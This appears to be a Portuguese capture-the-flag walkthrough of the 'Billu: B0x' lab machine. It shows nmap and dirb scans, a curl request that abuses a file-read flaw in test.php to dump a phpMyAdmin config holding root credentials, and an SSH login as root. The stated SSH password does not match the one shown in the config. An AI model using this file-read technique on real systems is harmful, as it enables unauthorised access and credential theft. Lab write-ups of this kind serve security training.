
Billu: B0x

IP da máquina: 192.168.2.102// MAC: 08:00:27:1C:31:B

Resultados do nmap:


nmap -sS -sV -n -Pn -O -p- -v 192.168.2.102




```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 08:00:27:1C:31:B1 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

Resultados do dirb:

dirb http://192.168.2.102




```
---- Scanning URL: http://192.168.2.102/ ----
+ http://192.168.2.102/add (CODE:200|SIZE:307)
+ http://192.168.2.102/c (CODE:200|SIZE:1)
+ http://192.168.2.102/cgi-bin/ (CODE:403|SIZE:289)
+ http://192.168.2.102/head (CODE:200|SIZE:2793)
==> DIRECTORY: http://192.168.2.102/images/
+ http://192.168.2.102/in (CODE:200|SIZE:47549)
+ http://192.168.2.102/index (CODE:200|SIZE:3267)
+ http://192.168.2.102/panel (CODE:302|SIZE:2469)
==> DIRECTORY: http://192.168.2.102/phpmy/
+ http://192.168.2.102/server-status (CODE:403|SIZE:294)
+ http://192.168.2.102/show (CODE:200|SIZE:1)
+ http://192.168.2.102/test (CODE:200|SIZE:72)
==> DIRECTORY: http://192.168.2.102/uploaded_images/
```



```
---- Entering directory: http://192.168.2.102/phpmy/ ----
+ http://192.168.2.102/phpmy/ChangeLog (CODE:200|SIZE:28878)
+ http://192.168.2.102/phpmy/LICENSE (CODE:200|SIZE:18011)
+ http://192.168.2.102/phpmy/README (CODE:200|SIZE:2164)
+ http://192.168.2.102/phpmy/TODO (CODE:200|SIZE:190)
+ http://192.168.2.102/phpmy/changelog (CODE:200|SIZE:8367)
==> DIRECTORY: http://192.168.2.102/phpmy/contrib/
+ http://192.168.2.102/phpmy/docs (CODE:200|SIZE:2781)
+ http://192.168.2.102/phpmy/export (CODE:200|SIZE:8367)
+ http://192.168.2.102/phpmy/favicon (CODE:200|SIZE:18902)
+ http://192.168.2.102/phpmy/favicon.ico (CODE:200|SIZE:18902)
+ http://192.168.2.102/phpmy/import (CODE:200|SIZE:8367)
+ http://192.168.2.102/phpmy/index (CODE:200|SIZE:8367)
==> DIRECTORY: http://192.168.2.102/phpmy/js/
==> DIRECTORY: http://192.168.2.102/phpmy/libraries/
+ http://192.168.2.102/phpmy/license (CODE:200|SIZE:8367)
==> DIRECTORY: http://192.168.2.102/phpmy/locale/
+ http://192.168.2.102/phpmy/main (CODE:200|SIZE:8367)
+ http://192.168.2.102/phpmy/navigation (CODE:200|SIZE:8367)
+ http://192.168.2.102/phpmy/phpinfo (CODE:200|SIZE:8367)
+ http://192.168.2.102/phpmy/phpmyadmin (CODE:200|SIZE:42380)
==> DIRECTORY: http://192.168.2.102/phpmy/pmd/
+ http://192.168.2.102/phpmy/print (CODE:200|SIZE:1064)
+ http://192.168.2.102/phpmy/robots (CODE:200|SIZE:26)
+ http://192.168.2.102/phpmy/robots.txt (CODE:200|SIZE:26)
```

Evidencia encontrada:




'file' parameter is empty. Please provide file path in 'file' parameter

Usuário e senha encontrados com o curl:

curl -X POST -F 'file=/var/www/phpmy/config.inc.php' http://192.168.2.102/test.php


<?php



```
<?php

/* Servers configuration */
$i = 0;

/* Server: localhost [1] */
$i++;
$cfg['Servers'][$i]['verbose'] = 'localhost';
$cfg['Servers'][$i]['host'] = 'localhost';
$cfg['Servers'][$i]['port'] = '';
$cfg['Servers'][$i]['socket'] = '';
$cfg['Servers'][$i]['connect_type'] = 'tcp';
$cfg['Servers'][$i]['extension'] = 'mysqli';
$cfg['Servers'][$i]['auth_type'] = 'cookie';
$cfg['Servers'][$i]['user'] = 'root';
$cfg['Servers'][$i]['password'] = 'roottoor';
$cfg['Servers'][$i]['AllowNoPassword'] = true;

/* End of servers configuration */

$cfg['DefaultLang'] = 'en-utf-8';
$cfg['ServerDefault'] = 1;
$cfg['UploadDir'] = '';
$cfg['SaveDir'] = '';


/* rajk - for blobstreaming */
$cfg['Servers'][$i]['bs_garbage_threshold'] = 50;
$cfg['Servers'][$i]['bs_repository_threshold'] = '32M';
```


SSH:

Usuário: r0ot // Senha: r0ottoor



```
root@kali:~# ssh root@192.168.2.102
The authenticity of host '192.168.2.102 (192.168.2.102)' can't be established.
ECDSA key fingerprint is SHA256:UyLCTuDmpoRJdivxmtTOMWDk0apVt5NWjp8Xno1e+Z4.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.102' (ECDSA) to the list of known hosts.
root@192.168.2.102's password:
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.13.0-32-generic i686)
```

Root:



```
root@indishell:~# id
uid=0(root) gid=0(root) groups=0(root)
root@indishell:~# uname -a
Linux indishell 3.13.0-32-generic #57~precise1-Ubuntu SMP Tue Jul 15 03:50:54 UTC 2014 i686 i686 i386 GNU
/Linux
```